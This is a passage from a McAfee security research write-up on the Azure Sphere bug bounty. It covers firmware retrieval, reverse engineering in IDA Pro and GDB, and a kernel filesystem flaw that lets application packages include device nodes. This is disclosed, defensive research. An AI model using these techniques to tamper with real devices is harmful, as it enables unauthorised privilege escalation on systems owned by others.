

The Prisoner of Azure-kaban

Author: Philippe Laulheret, McAfee Advanced Threat Research

Azure Sphere Bug Bounty Core Team:
Philippe Laulheret, Sam Quinn, Douglas McKee, and Eoin Carroll

Table of Contents

4	Prelude—Understanding the Lay of the Land		
5	Scope of the Bug Bounty	22	First Try at Modifying the Flash
6	Scoping Out the Attack Surface	25	An Unexpected Snag
9	Step 0—First Look at the Firmware	25	Fun with LittleFS
9	Getting the Firmware	28	What's Next?
10	A Quick Look at the Recovery File	29	Step 4—Finding Bugs in Application Manager
10	Importing Security Monitor, Pluton, etc. into IDA Pro	29	What is Application Manager?
12	Step 1—Deploying an Application and Scoping out the Playing Field	29	Looking at the UIDMapParser
12	Packaging a Custom Application with Unbridled Libc	32	The Attack
12	Getting Familiar with the Userland	32	The Result
12	Leveraging GDB for Experimentation	33	Step 5—Elevating Privileges to Root
14	Step 2—Tampering with Application Packages and Finding our First Bugs	33	Linux Capabilities
14	Looking at the ASXIPFS Code	34	Azcore and the Mystery of Core Dumps Handling
15	Adding a Symlink to an ASXIPFS Archive	35	Replacing a System Service with our own Application
17	A Refresher on Char/Block Device	36	The Attack
18	Interesting Char Devices to Look at	37	More to the Attack
19	Example: Printing System Logs	37	Next Step
19	Step 3—Tampering with the MTD Device	38	Bonus Step!—Finding a Critical Bug in the Cloud Infrastructure
20	Dumping Partitions	38	Device Capabilities
21	Looking for Ways to Write to the Flash	38	Investigating how Capabilities are Handled by Azsphere
		43	Conclusion

The Prisoner of Azure-kaban

Author: Philippe Laulheret, McAfee Advanced Threat Research

Azure Sphere is a brand new platform created by Microsoft to offer a turn-key solution for IoT manufacturers to add cloud connectivity to their device with state-of-the art security mitigations. Getting security right is complicated, and Microsoft's approach with Azure Sphere is to give a solution that is secure by default so that engineers can focus on building their product rather than coming up with ad-hoc security solutions. It becomes paramount to ensure the core platform is secure and as an exciting summer project, McAfee® Advanced Threat Research (McAfee® ATR) decided to have a look at it by participating in the Azure Sphere private bounty program.

Over the span of two to three months we were able to get root on our device, and this article is a detailed account of our vulnerability discovery and exploitation process. These devices are quite hardened, and the attack chain included six bugs to get root access; among them three *Important* and three *Critical* Microsoft rated bugs were reported, cumulating in over \$160,000 in bug bounty awards won by McAfee employees. Pending payouts in October, McAfee ATR will be donating all winnings to charitable foundations (more on this to come). For a high-level overview of the platform and why McAfee ATR decided to join in the Azure Sphere Research Challenge, you can refer to [this](#) overview we recently published.

The remainder of this blog post is split into multiple sections that mimic the steps we took. First, we describe our scoping of the platform from a bounty hunting perspective. Then we cover how we got access to the firmware and built our understanding of the internal architecture of the platform. The next few sections detail each step of the attack chain up to getting root access. And finally, we wrap up with a quick conclusion on results and lessons learned. Microsoft has released two summary blogs detailing the Azure Sphere Bounty Program as a whole, including McAfee's efforts and findings. They can be found here:

- [MSRC Blog](#)
- [Azure Sphere Core Team Blog](#)

Azure Sphere Bug Bounty Core Team

- Philippe Laulheret
- Sam Quinn
- Douglas McKee
- Eoin Carroll

Connect With Us



Prelude—Understanding the Lay of the Land

Azure Sphere is a complex system, so figuring out what the various components are and how they interact with each other is important. Not everything was clear from the get-go, but for the sake of brevity we're going to sum-up the most relevant details.

At its core, Azure Sphere is a customized Linux distribution that comes with its own dev environment, a cloud component, applications running in their own “sandboxed” environment, multiple preinstalled services and strong security primitives. An application referred to as “security monitor” is running in Trust Zone and talks with the Linux kernel, via a security core called “Pluton.” Pluton provides the hardware-enabled security core primitives such as the cryptographic operations, a chain of trust that ensures each stage of the boot process is cryptographically signed, and verification of application signatures prior to installation or execution.

At the hardware level, these security features are assured by a custom System on a Chip (SoC) made by Mediatek (MT3620), that has 4 ARM cores consisting of:

- An A7 core running the main application OS and the Trust Zone component
- 3 M4 cores, one for Pluton and the remaining two for running Real Time applications.

The MT3620 also has a built in Wi-Fi core (N968 Andes MCU) and internal flash memory for securely storing applications and the OS.

At the OS level, the system comes with a stripped-down Linux kernel (5.4 at time of writing, but regularly updated). The OS has its own init process called “application-manager” and support for an in-house filesystem referred to as Azure Sphere eXecute In Place Filesystem (ASXIPFS). Application manager is used for deploying each user application and system services in their own isolated mountpoints. There is a limited number of services used to support the platform itself:

- NetworkD is used to manage the network stack, wi-fi, etc.
- AzureD is used to talk with the cloud, deploy updates from the internet, etc.
- GatewayD is used as bridge between the board and the developer machine over a serial connection.
- Azcore is a dedicated core dump handler triggered to collect telemetry data when an application crashes.

The Sphere is also designed with several restrictions in place. The device has no shell installed and requires each user level application to provide a manifest file in order to access hardware on the Sphere. The manifest file contains items such as which General-Purpose Input/Output (GPIO) pins it will use, what ports and hosts the application needs to talk to, etc. The provided SDK also limits which C APIs developers can use. Other researchers have shown however, this restriction can be easily [bypassed](#).

In order to deploy an application via the serial link, the device needs to be in dev-mode. This is enabled using a capability file obtained per-device via the Azure Sphere public cloud API. The dev tool provided with the SDK will get the capability file for you, package user applications and deploy them onto the device. Prior work [exists](#) to replicate the build and packaging process using only open source software.

To harden the operating system further, there are extra layers of security built in by design that are meant to be transparent to a normal user but thwart exploitation attempts. For instance, memory pages that are marked as writable can't be marked as executable, a custom Linux Security Module (LSM) enforces extra security measures, a custom firewall limits how applications can communicate together, and an additional firewall in silicon limits how peripherals are able to communicate with each other over the System on a Chip (SoC) bus. Later we will cover in greater detail the most impactful mitigations that posed a challenge during our research. Since the security measures implemented on the devices continue to evolve, this blog will mostly cover the ones that were in place for the 20.05 (May) version of the OS.

Microsoft also provided a few resources to get a basic understanding of the Sphere. There are a few presentations describing the [architecture](#) and the [hardware](#) design, and a limited [datasheet](#) which describes some of the internal behavior of the MT3620 SoC. Microsoft has also made the customized Linux kernel available under GPL (search for Azure Sphere [here](#)), and [documented](#) the public cloud API.

Finally, when there was no documentation and no open source code available, we heavily relied on tools such as IDA Pro and [DNSpy](#) to understand the deeper intricacies of the various systems. This required a lot of C/C++ code reversing, reading ARM assembly, and decompiler output.

Scope of the Bug Bounty

The Azure Sphere security team drafted multiple exploitation scenarios to guide security researchers to poke at the various security mitigations they had implemented. Being able to compromise Secure World and Pluton were the highest value targets but bypassing any security features was also of interest. Anything not falling directly into one of the research scenarios was also eligible for an Azure bounty. However, any physical attacks (e.g. glitching attack) were out of scope. Below is a screenshot of the various attack scenarios.




Figure 1. Azure Sphere Research Scenarios.

Scoping Out the Attack Surface

Now that we have an idea of the various components that make up the Azure Sphere platform, and what directions the security team wants us to follow, we can consider the various paths that could lead us to promising results. Because time was limited, we had to be somewhat selective in our targets.

Rather than specifically going after one scenario, we decided to pick up a general direction, and hope to be able to frame any positive result against the research scenarios described above.

Since the device is extremely locked down, one of the obvious constraints was that we had no special debug capability or shortcuts that would allow us look at the

inner security layers directly (i.e. no kernel access, no JTAG debugging, no method of debugging running services, etc.). If we wanted to aim at executing code in Pluton or Secure World, we would likely have to compromise Normal World (userland) first. Thus, even though it wasn't the shiniest target, targeting Normal World seemed to be a natural first step. An alternative could have been to go for an (out of scope) physical attack in order to breach the chain of trust and grant us higher privileges to assist our probing of the device; this is a regular strategy in gaming console hacking which are usually the best representation of bespoke hardened devices. As we were all working from home, access to hardware hacking gear was limited, so we shelved this option as a last resort. Instead, we considered a wide variety of software-based options:

1. Attacking the Network stack / NetworkD. This is verbatim one of the attack scenarios. Ironically, we chose to deprioritize this one. Given its preeminent nature in the bounty program, we assumed many eyes would be looking at it, and with all the mitigations to stop RCE, it was unlikely to be the lowest hanging fruit. Network based attacks are obviously really interesting due to the possibility of a remote attacker vector, and it is worth keeping in mind for further research.
2. Building a "rogue" application and performing something akin to a sandbox escape. This attack makes sense in the context of a platform meant to run code written by third parties. If the services

written by Microsoft are really hardened, maybe third parties deploying their own code are more likely to write buggy software that can get compromised. Instead of waiting for such an app, we can just deploy our own application and assume it had been compromised and is already running malicious code trying to take over the whole device. Running arbitrary code in the context of a compromised user application would likely give us the most leeway and attack surface.

3. When chain of trust comes into play, a common attack strategy is to look for weaknesses in how signatures are being verified ([example](#)). Vulnerabilities can exist in a logic bug exposing cryptographic weaknesses, memory corruption from parsing invalid files, etc. This can affect both a normal boot process and a recovery workflow as well. The recovery one is likely under less scrutiny for bugs as recovery only occurs occasionally (see the "[Fusée Gelée](#)" bug affecting the Nintendo Switch and Tegra SoC).
4. On a closely related topic, the communication between a development board and the host-pc used to program or debug it is also an interesting target, and historically fairly error prone. On the development board, a USB to Serial chip handles USB connections and converts it to a simpler serial protocol. From a security perspective, it seems to be a good choice as handling USB directly into the MT3620 chip would increase the attack surface unnecessarily.

5. Because we are dealing with a System on a Chip (SoC) built for IoT devices, there is some extra attack surface when it comes to drivers handling various features (GPIO, SPI, I2C, ...) where we could imagine attaching a rogue device to the Sphere which is sending malformed data on one of these communication buses. Our intent would be to corrupt the handling code in the Linux kernel.
6. Specific to Azure Sphere, there is also the aspect of communication between cores. This communication is operated via mailboxes and shared memories. In addition, the M4 cores provide the opportunity of running real time code. This is a more obscure attack surface, where traditional software and embedded programming meet. It is easy to imagine how a security engineer might not be aware of certain underlying assumptions on how the hardware operates which could lead to more error-prone situations that are difficult to audit given the expanded skillset needed to secure things at this level of abstraction.
7. Finally, a tough but potentially really interesting target is the WIFI core itself. There have [been known exploits](#) against WIFI modules of certain smartphones/routers, which are then used to compromise the rest of the system they're connected to. The WIFI firmware for the Azure Sphere is an opaque and encrypted blob developed by a third party on an uncommon architecture. We can speculate that being a third party, it might not be

under the same stringent scrutiny as the rest of the Azure Sphere codebase and has privileged access that could be used to sidestep some of the security mitigations already in place. One of the design goals of the Azure Sphere SoC is to isolate various peripherals from each other to prevent lateral movement between compromised peripherals, so, such an attack might be already mitigated.

While considering the research scope and the options described above, we picked a few guidelines to help direct our work:

- A lot of effort has been put into preventing exploitation with ample use of static analysis and fuzzing tools, so going after memory corruption and RCE vulnerabilities might be a tough choice. Instead, looking for logic bugs and things that are harder to test automatically makes the most sense.
- Compromising Normal World should enable a greater attack surface on Secure World. Attacking the former is preferable first.
- A divide and conquer approach with part of the team focusing on Normal World, while the other is focused on Secure World. This strategy could prepare the way for when interesting Normal World bugs are found and offer a good division of work.
- Overall, we felt that interfaces between components might be where bugs could hide; even if each component is secure, there might be bugs in how elements integrate with each other.

With that in mind, we split the work with half the team having a look at a rogue applications in Normal World and how they interface with the system, while the rest of the team focused on internal/Secure World aspects that ended up being less fruitful. The remainder of this article will follow the Normal World thread and show how far it led us. But first, let's start with a quick explanation on how we got access to the stock firmware to kick start the reversing process.

Step 0—First Look at the Firmware


Getting the Firmware

When it comes to embedded systems, getting firmware for a device can be tricky. You may have to dump the flash, reverse engineer an update mechanism, etc. In this case we were lucky; although an Azure Sphere device gets its updates from the cloud, there is a recovery mechanism that downloads a firmware file directly to the host PC and then deploys it over USB.

Knowing this, we have multiples ways to recover the firmware file:

- Run the recovery process with [Procmon](#) running in the background to locate where the recovery file is download
- Use the `-v` flag to add verbosity which will inform us where the file is downloaded
- Reverse engineering azsphere to find the URL for the recovery image (<https://prod.releases.sphere.azure.net/recovery/mt3620an.zip>)

Recover the system software

12/23/2019 • 2 minutes to read • 

Recovery is the process of replacing the system software on the device using a special recovery bootloader instead of cloud update. The recovery process erases the contents of flash, replaces the system software, and reboots the device. As a result, application software and configuration data, including Wi-Fi credentials, are erased from the device. After you recover, you must reinstate the credentials (if any) and reconnect the device to the internet.

❗ Important

Perform the recovery procedure only if instructed to do so by Microsoft. Recovery is required only when cloud updates are not available.


To recover the system software:

1. Ensure that your device is connected by USB to your computer.
2. Issue the **azsphere device recover** command:

```
azsphere device recover
```

Figure 2. Recovery command from the Azure Sphere Documentation.

A Quick Look at the Recovery File



Name	Size	Packed Size	Modified
3aded48abba146a89898994059afc548.bin	1 577 196	919 039	2020-06-05 15:39
59af9abaf46e480caed08cef0aabbab58.bin	98 516	50 624	2020-06-05 15:39
80e6c2a25100416e91a91c195e067f6f.bin	16 596	3 896	2020-06-05 15:39
85a5dc4e7ad34cbd8a58912d1b116a8d.bin	392	188	2020-06-05 15:39
93d26089b31f47959c42a8caa98b315d.bin	16 932	12 738	2020-06-05 15:39
743f011fa0ff4d058719d869991915b1.bin	65 748	35 205	2020-06-05 15:39
92854503e1a4425ab9a81f990b6f03bc.bin	2 376	2 013	2020-06-05 15:39
b8d1898d61d14c7d96ee1c387658f816.bin	26 860	19 635	2020-06-05 15:39
bec9744660fd40f7abd8ef396c36e88e.bin	2 491 164	1 551 723	2020-06-05 15:39
d77ab2e3bbde4c8fab42821a45b39368.bin	269 980	189 901	2020-06-05 15:40
d98ec5f3afb424e87ee2ed482d1b17d.bin	614 620	386 870	2020-06-05 15:40
d36848d9dad148b8abda510da53bd623.bin	114 900	72 703	2020-06-05 15:40
e5a6b6eed0ef432ba24c9e07f4198d30.bin	24 576	1 396	2020-06-05 15:40
e7a7ab1c642e43b996694c29739c5056.bin	29 732	6 158	2020-06-05 15:40
e3180ce9c9564b54b5a5d9bbd126e184.bin	8 396	374	2020-06-05 15:40
e6159560434f47e89376b67d030628f8.bin	16 384	12 685	2020-06-05 15:40
recovery-1bl-rtm.bin	16 384	10 656	2020-06-05 15:40
recovery-runtime.bin	60 836	18 436	2020-06-05 15:40
recovery.imagemanifest	1 496	906	2020-06-05 15:40

Figure 3. Content of a recovery archive.

We can see around twenty .bin files and an image manifest. These files are the applications packages, the Linux kernel, Pluton and Security Monitor, etc. If you were to run “strings” on these files, you’d get lots of results as none of them are encrypted or compressed (except for the WIFI firmware, which is in an unknown format). Most of these files are either raw binary blobs

that you can open as “ARM” in IDA Pro, or ASXIPFS archives as mentioned previously. The latter format is used in Normal World for mounting the root filesystem and the userland applications. It’s based upon the Cramfs filesystem; 7-zip opens them as Cramfs and you can see the list of files they contain, but unfortunately you cannot extract them due to the ASXIPFS format being too different from the original Cramfs one. From there, you can either parse the ASXIPFS file format and extract everything properly (tedious work) or have a quick look with a hex editor to see interesting text files, and carve out ELF files manually with trial and error (which is ok for a file or two, but doesn’t scale well). In the next section we will present another trick that lets you recover world-readable files directly from the board. Proper parsing of ASXIPFS format is left as an exercise to the reader.

Importing Security Monitor, Pluton, etc. into IDA Pro

Figuring out the loading address of a non-ELF ARM binary is a common issue when it comes to reversing embedded systems. Due to the nature of the short instructions in ARM, especially in Thumb Mode, it’s necessary to hardcode offsets and often absolute addresses in what is called “[literal pools](#).” If you have the wrong loading address, the hardcoded absolute addresses will not point to the right thing; absolute calls will be wrong, and strings referenced with absolute addressing won’t be displayed properly either.

When lucky, this type of binary blob may start with an interrupt vector (a handful of function pointers), a loading address, or a reset vector (just one function pointer) that should give us a general idea of the loading address. Looking at the Pluton runtime binary we can see a handful of little-endian entries (i.e. we need to read the numbers 4 bytes at the time, from right to left), so 0x102020, 0x108519 and then 0x10A5C5 repeating multiple time. This one is likely an interrupt vector:

0001 0203 0405 0607 0809 0A0B 0C0D 0E0F	0123456789ABCDEF
0000 2020 1000 1985 1000 C5A5 1000 C5A5 1000AY..AY..
0010 C5A5 1000 C5A5 1000 C5A5 1000 0000 0000	AY..AY..AY.....
0020 0000 0000 0000 0000 0000 C5A5 1000AY..
0030 C5A5 1000 0000 0000 C5A5 1000 C5A5 1000	AY.....AY..AY..
0040 C5A5 1000 0000 0000 0000 0000 0000 0000	AY.....
0050 0000 0000 0000 0000 0000 0000 0000
0060 0000 0000 0000 0000 0000 0000 0000
0070 0000 0000 0000 0000 0000 0000 0000
0080 0000 0000 0000 0000 0000 0000 0000

Figure 4. Hex Dump of the first 0x90 bytes of Pluton.

We can then guess the loading address could be 0x102000 or 0x100000 (assuming the addresses are fairly “aligned”) and see from there if the disassembly looks correct. Specifically, you would expect the presumed-function pointers to point to function prologues. Also, of importance here, most of these addresses are mathematically odd which is an indication that the code at this address is meant to run in Thumb Mode. In IDA this can be specified using Alt+G and entering 0 for Arm, 1 for Thumb.

```

ROM:00108000 ; Segment type: Pure code
ROM:00108000 AREA ROM, CODE, READWRITE, ALIGN=0
ROM:00108000 ; ORG 0x108000
ROM:00108000 CODE32
ROM:00108000 DCD byte_102020
ROM:00108004 DCD sub_108518+1
ROM:00108008 DCD sub_10A5C4+1
ROM:0010800C DCD sub_10A5C4+1
ROM:00108010 DCD sub_10A5C4+1
ROM:00108014 DCD sub_10A5C4+1
ROM:00108018 DCD sub_10A5C4+1
ROM:0010801C DCB 0
ROM:0010801D DCB 0

```

Figure 5. First bytes of Pluton after finding the correct loading address, as seen by IDA Pro.

We can see in the Figure 5 that neither 0x102000 nor 0x100000 were the correct value, but instead 0x108000. In hindsight, this value can be found by aligning 0x108519 on a 0x1000 boundary, while the 0x102020 address is likely used for initialization of the stack or to point to another blob of global memory. When the memory mapping becomes clearer, it is a good idea to define new segments (In IDA: View->Open Subview->Segments), especially ones for global variables, memory range and memory-mapped IO. This will help for naming variables and following cross-references.

When confident about having found the correct loading address, it's a good idea to clean up the IDB, so that all the functions are marked as Procedures (Ctrl+U to go to the next unexplored code, “P” for procedure) and preferably mark all relevant offsets as such (press “O” on an address to mark it as an offset). This step will also help with cross-references and performing a clean analysis.

Step 1—Deploying an Application and Scoping out the Playing Field

Packaging a Custom Application with Unbridled Libc

As described previously, each application deployed on an Azure Sphere device comes bundled inside an ASIXPFS archive. It's basically a modified Cramfs archive that contains the compiled application, any additional resources and a manifest file describing what permissions the application is requiring. The file ends with a signature blob that labels the application as a "user application" and provides a signature. Preinstalled service applications use a different certificate so we cannot make our own "service application."

Prior work exists for a reverse engineering effort that was started [here](#) and [re-implements](#) the packaging and signing process (the signing certificate was extracted from the SDK tool). The documentation of this project also provides more information about the various [image types](#) and how to [reenable the access to all the C-APIs](#).

Getting Familiar with the Userland

After building our first application, we started probing at what was available to us. We started under the wrong assumption that applications were running in a containerized environment and may implement syscall filtering. By looking for public information such as this [talk](#), digging into the source of the customized Linux Kernel, and further experimentation, we were able to refute our original assumptions: no container and no

syscall filtering was in place. Instead, we observed the existence of a custom Linux Security Module (LSM) (`security/azure_sphere/lsm.c`) that hooks a handful of operations. LSMs are used to implement a variety of security models; readers may be already familiar with commonly used ones such as SELinux and AppArmor. This part of the platform is still being developed, and new features were added during and after the end of the Bug Bounty program to address participants' findings.

The "maintainers.txt" file at the root of the source tree is from the Azure Sphere engineering team and references most of their Linux modifications. This a good starting point for finding "interesting" code.

Leveraging GDB for Experimentation

A nice feature of the Azure Sphere SDK is that it comes with a gdbserver and a gdb client to debug your own applications. It is integrated with Visual Studio/Visual Studio Code and it can also be run as a standalone version. Everyone on the team had various preferences for building/deploying/debugging their applications, but here's an example that turned to be fairly efficient. It would be copy-and-pasted into an Azure Sphere Developer Command prompt:

```
azsphere dev app stop
azsphere dev sl deploy -p C:\re\azure_sphere\dev\test1\out\Debug-5\test1.imagepackage -m

azsphere dev app start -i 573bbb2d-7d30-4f42-96e3-39b5612cd338 -d
start "" "C:\Program Files (x86)\Microsoft Azure Sphere SDK\Sysroots\5\tools\gcc\arm-poky-linux-musleabi-gdb.exe"
C:\re\azure_sphere\dev\test1\out\Debug-5\test1.out -ex "target extended-remote 192.168.35.2:2345" -ex "b main" -ex "c"
ncat 192.168.35.2 2342
REM GOOD
```

Figure 6. Command to deploy, start, and debug a custom binary.

Assuming ncat is installed (it comes with nmap for Windows) the following command deploys, starts, and opens a new debug window. GDB connects to the board using “extended-remote” which turns out to have better capabilities than “regular” remote (such as being able to attach to a different process) and automatically adds a breakpoint on main and resumes the execution of the binary. The **-ex “...”** can be extended to have GDB perform more operations on startup. This approach was preferred to the normal integration in Visual Studio Code as it enables more flexibility, and the regular “build and run” process in VS Code requires removing existing applications, which proved to be troublesome down the line. Instead, it is possible to just “build” the application and then deploy it using the commands shown in Figure 6.

There are two other nifty tricks with GDB that proved to be extremely useful. First, you can use “call” to directly invoke a function that will execute in the context of the debugged process. Instead of constantly building and deploying new applications to test an API call, it is possible to directly type the commands in GDB and have them executed for you. This gives an opportunity for “live scripting” and a leaner hypothesis-experiment-result loop. We used this to implement an “ls” and a “cat” function to dynamically explore the filesystem since we did not have a shell. This also proved great to experiment with syscalls, ioctl, etc.

As an example, here is how to get the error number after a failed API call:

```
-----  
Get errno  
-----  
call (unsigned long )__errno_location()  
set var $errno_ptr = $  
call (char* )    strerror(* $errno_ptr)
```

Figure 7. Command to get the last error string (to be pasted into GDB).

Note the syntax for casting the function outputs and the use of **set var \$xxx = \$** for saving as a GDB variable the return value of a called function.

Another trick is the possibility to directly download or upload files from/to the host device that runs the gdbserver. For instance:

remote get /etc/groups C:\\temp\\groups

will download the file “/etc/groups” from the device and save it in “C:\\temp\\groups.” Doubling the slashes was necessary for Windows paths.

This technique can be used to download files that are world-readable, such as shared libraries that were troublesome to extract from the ASXIPFS packages. You can also use the “put” command to push a file to the device, assuming you have write-access somewhere.

Another solution to get better interactivity at the cost of an upfront effort is to cross-compile busybox and install a working shell on the device. This was a successful approach that we may describe in a future post.

Step 2—Tampering with Application Packages and Finding our First Bugs

While getting used to the tools and understanding the constraints of user applications, we started looking at the customization in the kernel code. An obvious attack surface there is the application packages, and more specifically the handling of the ASXIPFS files which is implemented as a custom filesystem.

The idea is that each userland application (user applications and services) will be mounted with its own user id (UID) to leverage the Linux mechanisms already in place to enforce user isolation (filesystem permission, process isolation, etc.).

Due to its nature, the parsing is done in the kernel, and the relevant code is open source making it a target of choice when looking for vulnerabilities.

Looking at the ASXIPFS Code

The relevant code to this section is located in the “fs/asxipfs” folder of the customized Linux source tree and the screenshots are from the 20.03 version. The code is fairly simple (around 1000 lines of C code) and based upon an old open source format (Cramfs). As security researchers looking for vulnerabilities, we would hope to find buffer overflows, integer overflows in bound checks or something similar. The code seems to be fairly careful at ensuring any arithmetic operation used for bound

checking does not trigger an overflow, that buffers are the right size, and so on. For instance here’s a function used throughout the code that verifies that a range [offset : offset + len] is within the image being mounted:

```
static bool asxipfs_bounds_check(struct super_block *sb, unsigned int offset, unsigned int len)
{
    struct asxipfs_sb_info *sbi = ASXIPFS_SB(sb);

    if (!len)
        return false;

    if ((offset + len < offset) || (offset + len > sbi->size))
        return false;

    return true;
}
```

Figure 8. ASXIPFS performing bound-checks and avoiding overflows.

However, while looking at the code, something quite interesting jumped out at us:

```
452 switch (asxipfs_inode->mode & S_IFMT) {
453     case S_IFREG:
454         // confirm this is a linear FS and that the XIP bit is set on the file
455         if (!LINEAR(sbi) || !(asxipfs_inode->mode & S_ISVTX)) {
459             inode->i_fop = &asxipfs_linear_xip_fops;
460             inode->i_data.a_ops = &asxipfs_aops;
461             break;
462     case S_IFDIR:
463         inode->i_op = &asxipfs_dir_inode_operations;
464         inode->i_fop = &asxipfs_directory_operations;
465         break;
466     case S_IFLNK:
467         // confirm this is a linear FS
468         if (!LINEAR(sbi)) {
472
473         // if the XIP bit is set, then we can memory-map its body;
474         // otherwise, we capture a direct pointer to backing storage
475         if (asxipfs_inode->mode & S_ISVTX) {
509             break;
510     default:
511         init_special_inode(inode, asxipfs_inode->mode,
512                             old_decode_dev(asxipfs_inode->size));
513 }
```

Figure 9. Processing the inodes of an ASXIPFS file.

When processing inodes in the archive, the code checks if each of them is a regular file (S_IFREG), a directory (S_IFDIR) or a symlink (S_IFLNK). The last one caught our attention because symlinks are notoriously misused to escape the bounds of archives and cause unintended consequences. More importantly, the possibility of including symlinks in an application package, to the best of our knowledge, is never mentioned in the Azure Sphere documentation. What we were able to do with this was underwhelming but we will briefly describe it in the next section. Upon reviewing the code we noticed the call to `init_special_inode` in the default case of the switch statement: if the inode is neither a regular file, nor a directory, nor a link, it is assumed to be a special inode, and the “size” field is then casted as a `dev_t` and passed to `init_special_inode`. This is a generic kernel function that does the following:

```
void init_special_inode(struct inode *inode, umode_t mode, dev_t rdev)
{
    inode->i_mode = mode;
    if (S_ISCHR(mode)) {
        inode->i_fop = &def_chr_fops;
        inode->i_rdev = rdev;
    } else if (S_ISBLK(mode)) {
        inode->i_fop = &def_blk_fops;
        inode->i_rdev = rdev;
    } else if (S_ISFIFO(mode)) {
        inode->i_fop = &pipefifo_fops;
    } else if (S_ISSOCK(mode)) {
        ; /* leave it no_open_fops */
    } else {
        printk(KERN_DEBUG "init_special_inode: bogus i_mode (%o) for"
               " inode %s:%lu\n", mode, inode->i_sb->s_id,
               inode->i_ino);
    }
}
```

Figure 10. Special inodes in the Linux Kernel.

It turns out that inside our ASXIPFS file we can also include characters and block devices which open a much wider attack surface that we will cover shortly.

Symlinks and special inodes are not used in application packages provided by Microsoft, so we can assume these use cases were not put there intentionally and rather are the relic of the original Cramfs implementation. It aligns with our original intuition: memory corruption, invalid castings, overflows and everything that can be detected via static analysis or fuzzing will be hard to come across but testing for logic bugs and features that “shouldn’t be there” is way more difficult to automate for an engineering team. So, let’s see how we can exploit these handy features.
